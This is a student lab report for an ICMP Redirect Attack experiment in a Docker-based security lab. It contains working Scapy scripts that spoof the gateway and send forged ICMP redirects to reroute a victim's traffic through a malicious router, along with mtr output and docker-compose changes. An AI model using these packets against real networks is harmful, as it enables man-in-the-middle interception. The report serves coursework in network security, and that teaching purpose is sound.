Faculty of Engineering and Technology

Electrical and Computer Engineering Department

INFORMATION SECURITY AND COMPUTER NETWORK LABORATORY ENCS5121

Report VI

Experiment # 8: ICMP Redirect Attack Lab

Student Name: Yara Darabumukho

Student Number: 1211269

Instructor: Dr. Ahmad Alsadeh

Teaching Assistant: Eng. Tariq Odeh

Section No: 1

Date: 2/12/2024

Abstract

In this experiment the main aim is to understand the ICMP, spicily the ICMP in the Redirect mode, learn, and apply the ICMP Redirect Attack.

Note:

The figures took at the lab and during the process of writing this report.

Table of Contents

Acronyms and Abbreviations

ICMP:	Internet Control Message Protocol
LAN:	Local Area Network
MITM:	Man In the Middle
TCP:	Transmission Control Protocol
IP:	Internet Protocol
MAC:	Media Access Control

Table of Figures

Lab Setup

This experiment done inside the shell of each host after enable the Docker from Lab setup.

Hosts:

⇨ Router

⇨ Attacker

⇨ Malicious

⇨ Victim


⇨ Host A

⇨ Host B

First the following commands run to set the Docker:

⇨ dbuild


⇨ dcup



```
victim uses an image, skipping
attacker uses an image, skipping
malicious-router uses an image, skipping
HostB1 uses an image, skipping
HostB2 uses an image, skipping
Router uses an image, skipping
[12/02/24]seed@VM:~/.../ICMP$ dc up
dc: Could not open file up
[12/02/24]seed@VM:~/.../ICMP$ dcup
Starting router                    ... done
Starting host-192.168.60.6         ... done
Starting attacker-10.9.0.105       ... done
Starting host-192.168.60.5         ... done
Starting victim-10.9.0.5           ... done
Starting malicious-router-10.9.0.111 ... done
Attaching to host-192.168.60.6, attacker-10.9.0.105, host-192.168.6
0.5, victim-10.9.0.5, malicious-router-10.9.0.111, router
```

Figure 1: Docker build and up.

Then using dockps all hosts list as shown in the next figure:




```
[12/02/24]seed@VM:~/.../ICMP$ dockps
7f0e1b8416ee  host-192.168.60.6
bc78d4872e8b  host-192.168.60.5
fc7e61aee26f  router
e9b019ab051e  attacker-10.9.0.105
0ec46ce911dc  malicious-router-10.9.0.111
afd778b4b1e4  victim-10.9.0.5
```

Figure 2: dockps.

As a final step in the setup, a window opened for each host as shown:

- ⇨ Listing all hosts using **dockps** command which include host name and ID as shown in the previous figure.
- ⇨ Then use **docksh host_ID** to enter inside the host.

The following figure is the steps to go inside the attacker for example:




```
[12/02/24]seed@VM:~/.../ICMP$ dockps
7f0e1b8416ee  host-192.168.60.6
bc78d4872e8b  host-192.168.60.5
fc7e61aee26f  router
e9b019ab051e  attacker-10.9.0.105
0ec46ce911dc  malicious-router-10.9.0.111
afd778b4b1e4  victim-10.9.0.5
[12/02/24]seed@VM:~/.../ICMP$ docksh e9
root@e9b019ab051e:/#
```

Figure 3: Inside the Attacker.

Task I

Launching ICMP Redirect Attack

In this task the attacker will attack the victim using ICMP Redirect Attack, this attack done by send a message to the victim which tell victim PC that there is a better path so it can use that IP as a new gateway. So, in this task first a packet will send using the normal path, then see the path of sending a new packet under ICMP Redirect Attack using python code which causes to send the message to the malicious router at the first then to the target.




```
[12/07/24]seed@VM:~/.../ICMP$ docksh af
root@afd778b4b1e4:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@afd778b4b1e4:/#
```

Figure 4: Victim IP route.

At the first, the mtr command applied inside the shell of the victim host as shown below:

⇨ mtr -n 192.168.60.5


which show the path from the victim host to the target host which has this IP 192.168.60.5.



```
[12/02/24]seed@VM:~/.../ICMP$ dockps
7f0e1b8416ee  host-192.168.60.6
bc78d4872e8b  host-192.168.60.5
fc7e61aee26f  router
e9b019ab051e  attacker-10.9.0.105
0ec46ce911dc  malicious-router-10.9.0.111
afd778b4b1e4  victim-10.9.0.5
[12/02/24]seed@VM:~/.../ICMP$ docksh af
root@afd778b4b1e4:/# mtr -n 192.168.60.5
root@afd778b4b1e4:/#
```

Figure 5: mtr command.

The following figure show the result of the mtr previous command:



```
                           My traceroute  [v0.93]
afd778b4b1e4 (10.9.0.5)                           2024-12-02T09:57:31+0000
Keys:  Help   Display mode   Restart statistics   Order of fields
 quit                             Packets               Pings
 Host                           Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                    0.0%    22    0.1   0.2   0.1   0.9   0.2
 2. 192.168.60.5                 0.0%    21    0.1   0.2   0.1   1.0   0.2
```

Figure 6: mtr result "Normal Path".

As shown in the previous result the packet goes in normal path which is:


⇨ The victim “Source”

⇨ The Router 10.9.0.11 “Which is the normal gateway”

⇨ The target host 192.168.60.5 “Destination”

Now for the second try, python code will used to regenerate the gateway. As a first step the following command will used at a new window of the victim host, while the first window will stay in the mtr mode. This command sent packets to the target host 192.168.60.5.


⇨ ping 192.168.60.5 > log.txt



```
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@afd778b4b1e4:/# ping -n 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.861 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.134 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.134 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.080 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.135 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.123 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.129 ms
^C
--- 192.168.60.5 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6107ms
rtt min/avg/max/mdev = 0.080/0.228/0.861/0.259 ms
root@afd778b4b1e4:/#
```

Figure 7: Ping command.

After that in the second step the python code will run at the shell of the attacker host regenerate the gateway. So, the packet should go to the malicious router before the normal gateway.



```
[12/02/24]seed@VM:~/.../ICMP$ dockps
7f0e1b8416ee  host-192.168.60.6
bc78d4872e8b  host-192.168.60.5
fc7e61aee26f  router
e9b019ab051e  attacker-10.9.0.105
0ec46ce911dc  malicious-router-10.9.0.111
afd778b4b1e4  victim-10.9.0.5
[12/02/24]seed@VM:~/.../ICMP$ docksh e9
root@e9b019ab051e:/# nano code1.py
root@e9b019ab051e:/# python3 code1.py
.
Sent 1 packets.
root@e9b019ab051e:/#
```

Figure 8: Task 1 Python code run.

As shown in the next result the packet goes in different path which is:


⇨ The victim “Source”

⇨ The Malicious Router 10.9.0.111

⇨ The Router 10.9.0.11 “Which is the normal gateway”

⇨ The target host 192.168.60.5 “Destination”


Which mean that the attack is done successfully.



```
                        My traceroute  [v0.93]
afd778b4b1e4 (10.9.0.5)                      2024-12-02T10:10:05+0000
Keys:  Help   Display mode   Restart statistics   Order of fields
 quit
                           Packets               Pings
 Host                    Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11            63.0%   193    0.2   0.4   0.1   3.5   0.5
    10.9.0.111
 2. 192.168.60.5          5.8%   192    0.5   0.4   0.1   3.7   0.5
    10.9.0.11
```

Figure 9: mtr result "Attack Path".

This is the used Python code:



```python
#!/usr/bin/python3

from scapy.all import *

ip = IP(src='10.9.0.11', dst='10.9.0.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '10.9.0.111'

ip2 = IP(src = '10.9.0.5', dst='192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

File Edit View Code Window Help task1.py - ...\Security Lab\EXP8 Codes
task1.py
Yara Darabumukho
ENG US 19:52 07/12/2024

Figure 10: Task one code.

⇨ from scapy.all import *: “Scapy is a powerful interactive packet manipulation library written in Python. Scapy can forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies, and much more.” [1]

⇨ ip = IP(src='10.9.0.11', dst='10.9.0.5'): Set the IP header, which contain the source and the destination.

⇨ icmp = ICMP(type=5, code=1): Set the type of the ICMP which is type number 5 “Redirect”, and the ICMP code which is number 1 “Host is unreachable”.

⇨ icmp.gw = '10.9.0.111': This IP is the new IP address the sender will use as a new gateway.

⇨ ip2 = IP(src = '10.9.0.5', dst='192.168.60.5'): Set the original IP header that was sent.

➪ send(ip/icmp/ip2/ICMP());: Sent the ICMP packet in order as shown in the following figure:





Figure 11: ICMP. [2]

Question I

Can you use ICMP redirect attacks to redirect to a remote machine? Namely, the IP address assigned to icmp.gw is a computer not on the local LAN. Please show your experiment result and explain your observation.

➪ To solve this question the same steps as the previous second try were used.

1- The mtr window opened in the victim shell.
2- Use the Ping command at a second window of the victim shell.
3- Send a packet using a modified Python code.
4- And finally, check the mtr window to see the result, which looks as follow:



```
                     My traceroute  [v0.93]
afd778b4b1e4 (10.9.0.5)                      2024-12-02T10:16:45+0000
Keys:  Help   Display mode   Restart statistics   Order of fields
 quit
                                Packets               Pings
 Host                         Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                 36.4%    88    0.4   0.4   0.1   3.6   0.6
 2. 192.168.60.5               0.0%    87    0.1   0.3   0.1   1.4   0.3
```


Figure 12: Task I Question I mtr result.

As shown in the previous result the attacks fail in this scenario, The path is as follow:

➪ The victim “Source”

➪ The Router 10.9.0.11 “Which is the normal gateway”

➪ The target host 192.168.60.5 “Destination”



```
#!/usr/bin/python3

from scapy.all import *

ip = IP(src='10.9.0.11', dst='10.9.0.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '192.168.60.6'

ip2 = IP(src = '10.9.0.5', dst='192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

File Edit View Code Window Help
task1_q1.py - ...\Security Lab\EXP8 Codes
task1.py
task1_q1.py
Yara Darabumukho
ENG US
21:47
07/12/2024

Figure 13: Task I Question I Code.

As shown above the code close to the one that used previously. But the gateway changed to become 192.168.60.6 which is not in the attacker or the victim LAN. So, in this case the attacks fail, because the packet will reach the router before the gateway which sent it to the destination.

Question II

Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network? Namely, the IP address assigned to icmp.gw is a local computer that is either offline or non-existing. Please show your experiment result and explain your observation.


⇨ To solve this question the same steps as the previous question were used.

1- The mtr window opened in the victim shell.

2- Use the Ping command at a second window of the victim shell.

3- Send a packet using a modified Python code.

4- And finally, check the mtr window to see the result, which looks as follow:




```
                           My traceroute  [v0.93]
afd778b4b1e4 (10.9.0.5)                        2024-12-02T10:21:02+0000
Keys:  Help   Display mode   Restart statistics   Order of fields
 quit                    Packets               Pings
 Host                  Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11          56.4%    40    1.6   0.7   0.1   1.6   0.5
 2. 192.168.60.5        0.0%    40    0.1   0.4   0.1   2.0   0.4
```

Figure 14: Task I Question II mtr result.

As shown in the previous result the attacks fail in this scenario, The path is as follow:

- ⇨ The victim “Source”
- ⇨ The Router 10.9.0.11 “Which is the normal gateway”
- ⇨ The target host 192.168.60.5 “Destination”



File Edit View Code Window Help task1_q2.py - ...\Security Lab\EXP8 Codes

task1.py task1_q1.py task1_q2.py

```
#!/usr/bin/python3

from scapy.all import *

ip = IP(src='10.9.0.11', dst='10.9.0.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '10.9.0.99'

ip2 = IP(src = '10.9.0.5', dst='192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

Yara Darabumukho

ENG UK 01:07 08/12/2024

Figure 15: Task I Question II Code.

As shown above the code close to the one that used previously. But the gateway changed to become 192.9. 0.99 which is in the network but non-exist or can be offline. So, in this case the attacks fail.

In this scenario two cases can happened in my view:

1- The packet loss, because the packet can not reach the destination. So, the host expect that there is something wrong due to the timeout or the packet loss.
2- The ICMP redirection ignored, and the packet goes through the default path before the redirection. That’s happened because the host surely don’t like to send the packet into unreachable destination.

In this try the second case applied as shown in the previous result.

Question III

If you look at the docker-compose.yml file, you will find the following for the malicious router container:

Sysctls:

- net.ipv4.conf.all.send_redirects=0

- net. ipv4.conf.default. send_redirects=0


- net. ipv4. conf. eth0.send_redirects=0

What are the purposes of these entries?

- ⇨ If the value of this entries equal to 1 that's mean the protection is off, and if its equal to 0 the protection is on.
- ⇨ So, these entries can prevent the container from sending ICMP Redirect messages across the network interfaces.

Please change their value to 1 and launch the attack again. Please describe and explain your observation.

- ⇨ The docker file opened and the required values changed to 1 instead of 0 as shown in the next figure:



```
        tty: true
        cap_add:
                - ALL
        sysctls:
                - net.ipv4.ip_forward=1
                - net.ipv4.conf.all.send_redirects=1
                - net.ipv4.conf.default.send_redirects=1
                - net.ipv4.conf.eth0.send_redirects=1
        privileged: true
        volumes:
                - ./volumes:/volumes
        networks:
            net-10.9.0.0:
                ipv4_address: 10.9.0.111
        command: bash -c "
                      ip route add 192.168.60.0/24 via
            10.9.0.11 &&
                      tail -f /dev/null
                 "
```

Figure 16: Task I Docker file changes.


⇨ To solve this question the same steps as the previous question were used.

1- The mtr window opened in the victim shell.

2- Use the Ping command at a second window of the victim shell.

3- Send a packet using a modified Python code.

4- And finally, check the mtr window to see the result, which looks as follow:



```
                              My traceroute  [v0.93]
afd778b4b1e4 (10.9.0.5)                          2024-12-02T10:25:46+0000
Keys:  Help   Display mode   Restart statistics   Order of fields
 quit                        Packets               Pings
 Host                      Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11              76.3%   170    0.3   0.8   0.1   7.9   1.2
    10.9.0.111
 2. 192.168.60.5            3.0%   170    0.2   0.5   0.1   8.3   0.9
    10.9.0.11
```

Yara Darabumukho

Figure 17: Task I Question III mtr result.

As shown in the previous result the packet goes in the wrong path which is:


⇨ The victim "Source"

⇨ The Malicious Router 10.9.0.111

⇨ The Router 10.9.0.11 "Which is the normal gateway"

⇨ The target host 192.168.60.5 "Destination"

Which mean that the attack is done successfully.



```python
#!/usr/bin/python3

from scapy.all import *

